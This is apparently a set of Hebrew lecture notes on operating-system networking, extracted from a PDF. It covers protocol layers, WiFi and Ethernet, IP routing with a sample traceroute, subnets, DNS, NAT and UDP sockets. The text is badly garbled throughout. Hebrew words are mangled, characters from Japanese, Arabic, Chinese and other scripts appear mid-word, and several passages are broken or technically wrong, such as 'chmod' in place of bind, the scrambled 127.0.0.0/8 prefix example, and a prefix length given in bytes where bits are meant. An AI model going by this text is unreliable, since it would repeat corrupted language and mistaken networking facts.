
דוגמה לסיגナル event (cond var ex1.c): יש לנו 3 threads שעובדים. 2 מהם עושים `++ count`.thread 1 הגיע לערך 12, והם מסגנלים את ה-event שה-thread השלישי מচכה עליי.

## רשתות

### מבוא

**מושיבציה:** מערכת הפעלה אחראית לחלק גודל מתפעל תעבורת הרשות, ומכシリים רבים שדוגמים לכך שהתüberה תגיע לעד בזורה בטוחה, יש להם תוכנה שסძבירה את מערכת הפעלה. עובדה עם רשותות היא גם עוד דוגמה לשימוש באבטורקיות. כל UBODת התקשרות מבוססת על פרוטוקולים – אוסף כללים שגדירים איך תבצע התקשרות בין צד A לצד B, כאשר אנחנו לא סומכים על צד B (צריכים להיות שמוניים בינה שלוחים, ולברלים בינה של מקבלים).

**מודל השכבות:** נהוג לחשב על פונקציונליות של תקשורת בינה שנקרא מודל השכבות, כאשר כל שכבה משתמש בפונקציונליות שמספקות השכבות מתחתיה, כדי לספק פונקציונליות יותר מתחכמת.




- קבלת פקטה: הפקטה מכיל את האינפורמציה של השכבה 1 (התחמונה ביוטר), כאשר מבחינת אותה שכבה, שאר המידע בפקטה הוא סתם הביטים שהוא צריכה להعبر. שם למעשה ייה Header של שכבה 2. אך להלאה עד שmaguiim בסוף לשכבה של האפליקציה, שם הדאא הוא מה שהתוכנית בצד השני שלחה.
- שליחת פקטה: התוכנית מעבירה לkernel מידע לשילוחה, שבבת הпрוטוקול העליונה ביוטר עוטפת אותו ב-Header של השכבה והשלחת אותה לשכבה מתחתיה, זאת גם עוטפת אותו ב-Header שללה וכן להלאה, עד שהוא נשלח על הרקשת בפקטה של השכבה התחמונה ביוטר 1.

געבו בקשרה על מודל השכבות של האינטרנט:

| שכבה           | תיאור                                                                                                                                                        |
|----------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------|
| שכבת האפליקציה | הפרוטוקלים של התוכניות, כמו אימייל, גלישה ברשת, שיוחט וידאו וכו'                                                                                             |
| שכבת התעבורה   | תקשרות בין שני תהליכים שרצים על מחשבים, לא סתם בין שני מחשבים.אפשר לצורך לאיזה מהתהליכים שרצים עליהם להעביר פקטה מסוימת שmagua, אמינות של העברת המידע וכו'   |
| שכבת הרשות     | העברת מידע מחשב למחשב למשרדים אחד לשני ושרות באיזשהו תווך פיזי, בניית מסלול של תקשורת בין שני מחשבים, כך שכל "קשת" היא בעצם Link – חיבור פיזי בין שני מחשבים |
| שכבת הلينק     | Air מחשבים שמחברים ביניהם בתווך פיזי יכולים להשתמש ביכולת לשולח ביטים על אותו תווך, כדי להעביר פקודות של מידע ביניהם                                         |
| השכבה הפיזית   | העברה פיזית של ביטים בין מחשבים מרוחקים, פרוטוקולים בשכבה הזאת יגידו איך נראים חיווטים בכבלים, תקעים וشكلים, תדרים וכו'                                      |

מודל נפוץ שכןון נמצא הוא ה-ISO, שבו יש 7 שכבות. אנחנו צינו רק 5 שכבות.



ניתן בעת מכנה משותף כללי לפרוטוקול:

- מרחב שמות – מרכיב ממוחב בתובות (address space), ושייות שמתקשנות בעדרת הprotokol (endpoints). ברוב השכבות, הכתובות מזהות מחשבים שמתקשרים. אבל למשל בשכבת הリンק הכתובות יזהו את ברטיס הרשות של המחשב. ב-Header של כל פרוטוקול יהיה שדה של source address שמצוין מי ה-endpoint שליח את הפקטה, ושדה של dest endpoint מי ה-endpoint שאליו הפקטה נשלחת.


- השמת כתובות – יש כמה טכניקות נפוצות. אפשר שהכתובות תהיה קבועה מראש (ברטיס רשות), אפשר שארגן כלשהו ויחלк את הכתובות ויחלק אותן סטטיות. אפשרות נוספת היא דינמית, למשל כאשר המחשב עולה.

## השכבות הנמוכות

בפרוטוקולי לינק, הכתובת נקראות **MAC**, בתובות של התקן רשות שבעזרתן הם מזהים ברשת. הן בגודל של 48 ביט, ומיצגות ע"י 6 בתים בהקסה. בתובת MAC של התקן רשות צריכה להיות ייחודית, 3 הבטים הראשונים מזוהים את **היצן של התקן**, ואת 3 הבטים האחרנים היצן של התקן קובע **בצורה ייחודית לכל התקן**.

### פרוטוקול WiFi:

תומר בשילוח פקודות עד גודל מקסימלי של 2300 בתים. ברמה הפיזית, התקשרות מתבצעת דרך גלי רדיו שעוברים באוויר. תקשורת זו היא broadcast – בכל פעם שמחשב משדר פקעת WiFi, כל המחשבים שמספיק קרוביים אליו והגלים מגיעים אליהם מקבלים את הפקטה. כל כרטיס מסתכל ב-*Header* של הפקטה, ואם *dest-MAC* של הכרטיס לא מביל את הפקטה, הוא מתעלם ממנה. העברת הפקטה למערכת ההפעלת מתבצעת בצורה שראינו בעבר: הכרטיס כותב את הפקטה ב-*DMA* לאיזשהו *ring* שהדריבר שלו קינפג מראש, ואז שולח *interrupt* למעבד, כדי להודיעו שהגיעה פקטה.




אחד מהבעיות העיקריות היא **collision** – אם שני מחשבים מחליטים לשדר בו זמן קצר, השידורים שלהם מתנגשים ואף מחשב אחר לא יוכל לפענחו את הביטים ולקבל את הפקודות. כדי למנוע זאת, משתמשים בטכניקה שנקראת **back-off**, הכרטיס לא משדר עד שהוא מזוהה שהתווך "שקט" ואז מנסה לשדר.

עובדות נוספת:

- מכיון שהמידע עובר באוויר, וכל אחד עם חומרה מתאימה יכול לעשות *decoding* של הגלים ולקבל את הביטים של הפקודות, הסטנדרטים הינם כוללים הצפנה מובנית, כדי שרק *the endpoints* שאמורים לתקשר אחד עם השני יוכל לפענן את המידע שעובר בפקודות.
- חשוב להבדיל בין פרוטוקולי WiFi להעברת מידע דרך הסולארית, הпрוטוקולים שונים.

### רשת Ethernet:


מדובר על רשת קוית, שהמידע בה עובר על בבלים. בשנות ה-70 היה מדובר על רשת broadcast, כל כרטיסי הרשות היו מחוברים לאוטו כבל שדרכו עברו הביטים. הפקודות הן בגודל דומה ל-WiFi, אבל קצר יותר קטנות, עם גודל מקסימלי של 1500 בתים.



היום הטכנולוגיה התקדמה לעובדה בתצורת **Switching**: כל מחשב מחובר בכבל *point to point* אל מכשיר תקשורת שנקרא switch. הוא קורא את הפקטה שמנעה מחשב מסוים, וזהו למי היא מיועדת לפי *dest MAC*. משדר את הפקטה אזה על החיבור ליעד של הפקטה. כדי לדעת לאן לשדר, הוא "לומד" את הכתובות של המחשבים שמתחברים אליו.

### רשת הטלפון:

קייםים התקנים בשם Modems שמשמשים לsignalים אנלוגיים על קווי התקשורת הטלפוניים. בעבר השתמשו במודמי ח'יג – המודם היה מתחבר למספר טלפון, ובצד השני היה מודם אחר שהוא "עונה", והם היו מعتبرים ביטים מעל התווך האלוגי בצד שממש אפשר לשימוש. היום, משתמשים בטכנולוגיית DSL שמאפשרת לשדר על קווי הטלפון בצורה שמספרידה את המדרים של שידור דואט וקול, וכן אפשר להמשיך לשימוש בקוו במקביל להעברת מידע. מעל הפרוטוקול הפייזי של DSL נמצא פרוטוקול לינק שנקרא PPP, שבאמצעותו ההתקן שמשדר ב-DSL מתקשר עם הנטקן שנמצא אצל ספק הטלפוניה.



לסייעו – ישנו router שמחבר אותנו לאינטרנט, ויש לו 3 פונקציות:

- חיבור לקו הטלפון – שדרכו אנחנו מקבלים למעשה גישה לאינטרנט (בעזרת DSL ו-PPP).
- חיבור ethernet – מאפשרים להתחבר אליו ישירות עם כבל.
- אנטנה – שידור וקבלת פקודות WiFi.

מעבר להעברת מידע לאינטרנט, הנטקן גם מאפשר למחשבים שעובדים עם טכנולוגיות רשת שונות לדבר ביניהם. הנטקן מבצע פעולה דומה ל'את switch-הו'.




## شبכת הרשות (IP)

לכל endpoint שמחובר לרשות קוראים host. בגרף שמגדיר את רשת האינטרנט, יש הרבה קליקות (קבותות hosts שמחוברים כלם אחד אל השני בתווך פיזי בלבדו – למשל לאוֹתָה רשות ethernet או WiFi). ישנו גם צמתים שמחוברים ליותר מרשתות פיזיות אחת (router) שתפקידו להעביר תעבורת בין הרשותות שאליהן הוא מחובר.

### נתוב (routing):

לכל מבעיר שמחובר לאינטרנט יש בתובת IP (ליתר דיוק, לכל התקן רשות של המבעיר). כאשר המבעיר שולח פקודות, הדאטא של שבבת הלינק מכיל פקעת IP. על סמך בתובות IP שב-host, header host של host פקעה יכול להבין האם היא מיועדת אליו או שעלייה להעביר אותה הלאה, דרך אחת מהרשתות הפיזיות שהוא מחובר אליהן. נتبן מוגדר כ-host שמחובר לכמה רשתות פיזיות, וכן גם יש לו כמה בתובות IP. לדוגמה:



- A שמחובר ל-ethernet רוצה לשולח מידע ל-C שמחובר רק ל-WiFi. אין דרך לתקשר ו שירות.
- A יודע את בתובת ה-IP של C, ובתובת MAC של נתב שמחובר לרשות שלו – זה B.
- ברמת הלינק, הפקעה תישלח מה-MAC של A אל ה-MAC של B. יש בו header שהזהה שאותו שדה שאמור שהדאטה מכיל פקעת IP, שם המקור הוא A והיעד הוא C (לא B!).
- כאשר B קיבל את הפקעה, הוא יוכל שברמת הלינק הפקעה מיועדת אליו.
- אבל ברמת ה-IP הוא צריך להעביר אותה הלאה אל C.
- C מקבל את הפקעה והוא שווה שהיא היעד גם בlienק וגם ב-IP וכן יעביר טיפול לשכבות עליונות יותר.

### הערות:

- אין נראית בתובת IP? בתובת היא בגודל 32 ביט, ומיצגת ע"י 4 בתים, שנכתבים בסיס 10. זה הפרטוקול IPv4. בתובות IP מוקצת בזורה היררכית.
- כדי לשדר פקעת IP אל הנטב צריך לדעת את ה-MAC שלו – בשבייל זה יש פרוטוקול ARP, באמצעותו נשלח שאלתה לכל הרשת הפיזית ב广播:broadcast: "מה הכתובת MAC של ה-IP הנתון A?". כל מחשב ברשת הפיזית מקבל את פקעת ARP ובודק אם הוא אוחת מכתובות ה-IP שלו. אם כן, הוא עונה וכך השואל לומד את כתובת ה-MAC הרלוונטי. מערכת ההפעלה מבצעת caching לתשויות של ARP, כך שלא צריך לעשות broadcast בשליחת כל פקעה.

### שאלות:

- אומרנו ש-ARP עובד באמצעות broadcast ethernet, אין זה עובד ב-switched ethernet?** נכון להיום לא ניתן לשלוח broadcast ethernet אל הנטב, כי הוא י受众 את ה-ARP של הנטב הבא. אולם, הראות הפיזית שבה הוא נמצא (דרך איזה מברטיסי הרשות לשולח אליו את הפקעה).
- צריכה להיות בתובת מסוימת שימושוותה היא להעביר את ההודעה לכלום, זו בתובת ייחודית ff:ff:ff:ff:ff:ff. אם זו בתובת היעד של הפקעה, ה-switch יעד להעביר אותה לכלום.

### נתוב IP:

פקעות IP עושות את דרכן ע"י מעבר דרך סדרה של נתבים, כאשר בין כל שני נתבים במסלול יש חיבור פיזי. כל חיבור פיזי שפקעה עוברת נקרא hop (דילוג), ובסיומו הפקעה מגיעה לנטב שמקבל החלטות נטוּב: لأن לשדר את הפקעה? לפי ה-IP של הנטב הבא במסלול, והראות הפיזית שבו הוא נמצא (דרך איזה מברטיסי הרשות לשולח אליו את הפקעה).

לאחר החלטת הנטב, הנטב עוצף את פקעת IP שהגיעה בפקעת לינק של הרשת הפיזית שנבחרה, ושולח אותה לנטב הבא. החלטות הנטב מחדירות לתשובה את ה-IP של hop (הנטב) הבא (הוא מפענח את זה באמצעות ARP כדי להבין מה היעד ברשת הפיזית).

```
Tracing route to google.com [172.217.16.142]
over a maximum of 30 hops:
1 <1 ms <1 ms <1 ms 10.0.0.138
2 15 ms 15 ms 15 ms hzq-179-37-1.cust.bezeqint.net [212.179.37.1]
3 16 ms 16 ms 16 ms hzq-25-77-18.cust.bezeqint.net [212.25.77.18]
4 25 ms 24 ms 24 ms hzq-179-124-62.cust.bezeqint.net [212.179.124.62]
5 73 ms 73 ms 73 ms 72.14.223.218
6 73 ms 73 ms 73 ms 72.14.223.218
7 * * * Request timed out.
8 76 ms 76 ms 76 ms 74.125.252.128
9 77 ms 76 ms 84 ms 74.125.252.128
10 86 ms 79 ms 76 ms 209.85.250.94
11 76 ms 75 ms 76 ms 209.85.245.230
12 78 ms 77 ms 76 ms 108.170.236.121
13 75 ms 76 ms 76 ms 209.85.252.76
14 73 ms 73 ms 108.170.251.129
15 76 ms 77 ms 77 ms 66.249.74.245
16 73 ms 73 ms 73 ms fra15s46-in-f14.1e100.net [172.217.16.142]
Trace complete.
```


קיים פקודה בשם traceroute שמראה את המסלול שפקעה עוברת באינטרנט. הוא שולחת פקעה לבתוּת ה-IP, ומסמנת ב-header IP את הפקעה שהנטב הראשון לא צריך להעביר אותה הלאה, אלא לשולח בחזרה פקעת שגיאה. בכשה היא מקבלת את הנטב הראשון במסלול. לאחר מכן היא שולחת עוד פקעה ומסמנת שהנטב השני במסלול לעביר אותה וכך הלאה. כך עד כתובת היעד, ואז הפקודה מקבלת אינפורמציה על כלhop במסלול ובמה זמן לוקח לו להחזיר תשובה.

נשים לב כי קיימים הרבה ניתובים בין שני endpoints, הנטב שפקעה עוברת יכול להשתנות עם הזמן, ואם נróż traceroute פעםיים בזמןנים שונים, נקבל פלטים שונים.

**החלות ניתוב:** כל מימוש של IP מחייב מבנה נתוני שנקרא routing table (טבלת ניתוב). המבנה זה מספק את התשובות לשאלות הניתוב. הטבלה היא רשימה של כל כתובות ה-IP, אשר לכל אחת כתוב לאיזה נתב לשלוח פקוטות שמוגעדות אליו. לנוקודות קצה יש בדר'כ טבלת ניתוב מאוד פשוטה, ש מכילה שורה אחת שנראית default route – הנתב אליו צריך לשלוח את כל התשובות שלא מיועדת כתובות IP ברשות המקומית.

איך מוגדרות כתובות IP עבור רשומה בטבלת ניתוב: הקבוצות נקראות subnets. ב-subnet יש לנו קבוצה כתובות שיש להן תחילית משותפת כלשהי. כל בלוק זה של כתובות ניתן לשבר לתתי-בלוקים בדומה. הרעיון של הניתוב באינטרנט בני עלי ההסתבלות ההיררכית על מרחב כתובות ה-IP. כדי לייצג subnet בצורה קומפקטיבית צריך פשוט כתוב את התחילית שמאגדירה אותו. נסתכל על שתי דרכים לייצג זאת:

1. **prefix notation:** כתובים את התחילית בזוג של שני איברים שביניהם נמצא / מפץ. בולמר X/D.A.B.C. האיבר הראשון הוא מחוץ של 32 ביט שמכיל את התחילית הרלוונטי, ומרופד באפסים. האיבר השני בזוג הוא מספר שאומר מה אורך התחילית בבייטים – כמה מהבייטים באיבר הראשון רלוונטיים ומגדירים את התחילית.
- a. למשל עבור 0/8, 127.0.0.0, מגדיר את subnet של מחוץות שמתחלות ב-0 ואוז 7 אחדות. הבית הראשון הוא 127 ושאר הביטים יכולים להיות כל ערך אחר. עבור 7/0 נקבל \*.\*.127.0.0.0 כיוון שאחריו 0 ועוד 6 אחדות יכול להיות 0 או 1.
- b. אפשר לחשב על subnet בסילו כתובות ה-IP מחולקת לשני חלקים: התחילית (הבלוק שאלוי הכתובת שייכת), ושאר הביטים מזוהים את ה-hosts השונים בתוך הבלוק.



2. **bitmask:** ייצוג פשוט, הוא בעדרת מחוץ התחילית יחד עם 32 ביט, שבו דלוקים הביטים שמתאים לחלק של התחילית בכתובות הבלוק. מקום 8 יהיה לנו mask שהוא 255.0.0.0.


טבלת ניתוב: כל מזהה subnet ואת כתובת הנתב שאלוי יש לשלוח פקוטות שמוגעדות לו. אם יש כמה subnets שכותבת שייכת אליו, בוחרים ב-*X*-prefix most specific (עם התחילית האנוכיה ביותר). ה-default route-scoping שמסמן 0/0. לדוגמה, לנtab מגיעה פקטה שלא נמצאת ב-subnet של הרשומה הראשונה, אבל כן בשניה, וכך תונtab ל-link.

### שאלות:

- מה הבדל בין switch ו-router ?

מדובר על שכבות שונות, router בشبכת האינטרנט (בין רשתות שונות) ו-switch בשכבת הLINK (אותה רשת פיזית).

### :DNS



אנחנו לא עובדים שירות עם IP, אלא עם שמות כמו google.com. העבודה עם שמות מתאפשרת באמצעות DNS, מילון שמאפה שמות domian כתובות IP. תוכנית מקבלת שם של שרת, מצעת שאלות DNS ומקבלת כתובת IP. מרחב השמות של DNS הוא היררכי. יש שורש שנראה root domain ה-顶级, יש domains וכל אחד יכול להכיל בתוכו עוד domains.

מערכת DNS שעבדת בעזרת שירותים ממופוזרים באינטרנט ונקראים **name servers**. לכל מחשב יש ספריה שנראית resolver שבעזרתה התחליכים ממפים שמות DNS ל-IP. תחילה התשאול כולל מנגן caching resolver (באמצעות שרת resolver התחליכים מmaps שמות DNS ל-IP) לתשובה DNS שהם קיבלו, אך שאיתו פניות לשירות DNS מקומי אפשר לחזור בהרבה מקדים. **נשים לב שה-DNS הוא פרוטוקול בשכבת האפליקציה ולא בשכבת הרשת.**

### שאלות:

- האם מרובי הכתובות של DNS היררכיים או שטוחים? מה עם IP?

DNS הוא היררכי, ב-IP אין באמת היררכיה – הן כולן כתובות בטווין<sup>32</sup>. ניהול של ה-IP וה-routing מתרחש באופן היררכי, אבל הכתובות עצמן אין היררכיות.


## شبבת התעבורה (Transport)

### פרוטוקולים נפוצים:

הפרוטוקולים הנפוצים ביותר נקראים UDP ו-TCP:

- **UDP** – שכבה מאוד דקה מעל IP. הוא מוסיף רק את הפונקציונליות של transport. אמנם, הוא לא מספק אבטחה של חיבור, העבודה אליו היא ברמת פקודות, והוא לא מספק אמינות – פקודות יכולות ללבת לאיבוד.
- **TCP** – פרוטוקול הרבה יותר מורכב, שמספק אבטחה של stream, והוא הרבה יותר אמין. TCP מייצר ממש חיבור בין שני תהליכיים על מחשבים מרוחקים שנראתה כמעט כמו קובץ.

גם לפרוטוקול port יש סוג של כתובות. אם כתובות IP מזהות hosts/TCP/UDP/IP כל הכתובות על מחשב כלשהו. כתובות אלה קוראים **ports**, מספרים קטנים יותר של 16 ביט. לכל פרוטוקול מרחב פורטים מסוים. פורט X של UDP על מחשב מסוים יכול להיות תהליך שונה מאשר פורט X של TCP על אותו מחשב.



אם נסתכל למשל על header של UDP, הוא יוכל source port ו-dest port ו-UDP Length נספחים. אם נותנים לנו רק header UDP אין לנו משמעות: אנחנו רואים רק מספרי פורטים. המספרים האלה מקבלים משמעות רק בהינתן מחשב מסוים (شبבת ה-IP). הפורט עצמו הוא מושג תוכני.


### NAT

NAT הוא הפתרון שנמצא בשימוש常規 בעיה הבאה: יש הרבה יותר מכשורים שמחברים לאינטרנט מאשר כתובות IP שאפשר להציגות. הפתרון התשייתי לעבעה הזאת הוא לטעור לפרוטוקול IPv6 API שבו יש יותר כתובות – זה מעבר מאוד שדורש שינוי בכל הנתבים באינטרנט, עדכוני תוכנה רבים.

היעון של NAT הוא שרתות פרטיות (כמו בית או משרד) יעדזו עם כתובות IP "פרטיות", שהם יכולים להציגו לעצם בלבד לבקשת רשות אחד. הבעיה שתהיה היא שבגלל שהכתובות פרטיות, לא יהיו אליהו ניתובים באינטרנט. ה-NAT יבנה מעין "תוויר" בין הרשת הפרטית לרשת האינטרנט הציבורי, כבה של המחשבים בשרת הפרטית יראו **לפי חוץ אליו הם שייכם לנכונות IP ציבורית אחת**. זה מאפשר להויד בפקטורים שימושיים את כמות הכתובות הציבוריות שצריך להציגו באינטרנט.

כתובת IP פרטית: הגדרו שלוש subnets במרחב הכתובות של ה-IP כפרטיות: 10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16. הטוויחים האלה אסורים לשימוש באינטרנט עצמוני, נתב שמקבל פקטה שמיועדת לטוווח בה לא יעביר אותה הלאה. מותר להשתמש בהן רק בכתובות פרטיות בתוך ארגונית מקומית. הדבר היחיד שצורך לדאוג לו הוא שלא יהיה התנגשויות בין כתובות של מחשבים שונים בתחום הרשת הפרטית.

ה-NAT עצמו הוא חלק מהנתב שמחבר את הרשת הפרטית אל האינטרנט. לנtb מוקנית הכתובת IP ציבורית אחת המשויכת לנtb. המטריה שלו הוא לתרגם פקודות שנשלחות מהרשת הפרטית אל האינטרנט (מיכלota IP source IP ו-dest IP ציבורו), לפקודות שיוכלו לעבור באינטרנט ולקלח תשובה (פקות שוגם source-ip ו-dest-ip שלן ציבורו). הטריק הבסיסי הוא שימוש בכתובות הכתובות כדי להציג למילוי one to many, שמאפשר למפות פקודות שנשלחות החוצה מהרשת הפרטית מהרבה כתובות IP פנימיות, להרבה פקודות מסוימת כתובות IP, וגם לעשות את התרגום ההפוך.



בדוגמה, ה-NAT ממפה את השלשה (באדום) ל-port אחר, ושולח פקטה באינטרנט מכותבת ה-IP שלו. כאשר הגיע תשובה הוא יעשה את המילוי הפוך.




## Sockets

ה-socket הוא אבstarקציה שמערכת הפעלה מספקת לתהליכים כדי לעבוד מול פרוטוקולי transport. הוא מייצג נקודת קצה עבר תקשורת – בותחים אליו וקוראים ממנו. הוא נוצר ע"י ה-socket syscall, שמקבלת פרמטר האם ליצור אותו מסוג UDP או TCP, ומחייב fd שמאחורי הקליינט מציביע לאובייקט socket. ברמת ה프וטוקול, מה **שזהה תהליך** הוא פורט. הסקט הוא האובייקט שמייצר את הקשר בין פורט לבין תהליך, פעולה בשם binding:

- אפשר לקרוא באופן מפורש ל-bind, נפוץ בעיקר בקוד של שרת שדורש שתהליכי מרוחקים יזמו תקשורת אליו.
  - אפשר לבצע chmod באופן לא מפורש, כאשר תהליך יוצר סוקט ומיד מתחילה לשולח דרכו מידע, מערכת הפעלה בוחרת פורט כלשהו שלא נמצא ברגע השימוש ועושה bind לסקט עצמה.
- לאחר יצירת סוקט, ב-UDP אפשר להשתמש ב-sendrecv לעבודה ברמת הפקטה. לעומת TCP יש לנו אבstarקציה של stream של בתים דומים מאוד לקובץ, וכן עובדים עם .write/read.

### שימוש ב-UDP:

נניח שיש לנו שני מחשבים A ו-B עם תהליכי. B מרים שרת שמצפה לקבל פקודות, ו-A מרים קליינט שיזום תקשורת אל השרת. כל אחד מהתהליכים ייצור סוקט ומקבל בחזרה fd. השרת עושים bind לפורט 9999 וקורא ל-recvfrom ע"י ה-socket – הפונקציה זו בולקת (עד שתיגיע פקטה). כאשר הלקוח עשו send הפעלה גורמת ל-bind implicit על הסקט של A לפורט כלשהו שמערכת הפעלה בוחרת, נניח 3068. בתוך מערכת הפעלה, הסקטים משמשים כדי לקשר את התהליכים עם ה-network stack, הקוד שמנממש את שכבות הפרוטוקולים השונות (מעבר IP, TCP, UDP).



### מעבר על ה-wflow של שליחת פקטה UDP:

- התהליך מבצע syscall send שגורם לבנייה ל kernell. הקוד שמנפל בכר מעתיק את הבuffer שהועבר בפרמטר מהתהליך על הקרNEL וקורא ל-wflow של שליחת פקטה UDP.
- במקרה הזה, אם הסקט לא יכול לפורט, אז קוד UDP בודק במבני הנתונים שלו, מוצא פורט שלא מקשור ברגע לסוקט אחר, ומקשר אותו לסקט הנוכחי. כמו כן, הוא מייצר פקטה UDP שמכילה את הדאטה שהתהליך רצה לשולח, ומעביר אותה ל-wflow של ה-IP.
- הקוד של ה-IP מוסיף את ה-header של ה-IP ומבצע החלטת ניתוב, קורא לדרייבר של ברטיס הרשות המתאים, משם מתווסף ה-header של שכבת הילינק והפקטה מועברת לברטיס הרשות.

### ה-wflow ההפוך, כאשר מתקבלת פקטה:

- מגיעה אל ברטיס הרשות, ולאחר שהוא מזהה שהוא מיועד אליו (בדיקה ה-MAC dest header שב-destMAC) הוא מעביר את הפקטה אל הדרייבר – זה אומר בתיבה של הפקטה אל הזיכרון ב-DMA וביצוע interrupt כדי להודיע למערכת הפעלה שהגיעה פקטה.
- יוציא הקוד של פרוטוקול הילינק, וזה מה פרוטוקול ה-network שהפקטה מכילה (IP) ויעביר את הפקטה אל הקוד המתאים. שכבת ה-IP תבין שמדובר בפקטה UDP.
- הקוד ה-UDP יבצע מיפוי מה-port dest בעבר (והAAFריה ריק ולכן הולך לישון עד להגעת המידע), אז הקוד של ה-UDP יעיר את הפקטה התהליך בבר夷ה recv בעבר (והAAFריה ריק ולכן הולך לישון עד להגעת המידע), אז הקוד של ה-wflow התהליך, יסמןランnable, ואז התהליך יתעורר וישלים את ביצוע פעולת recv.

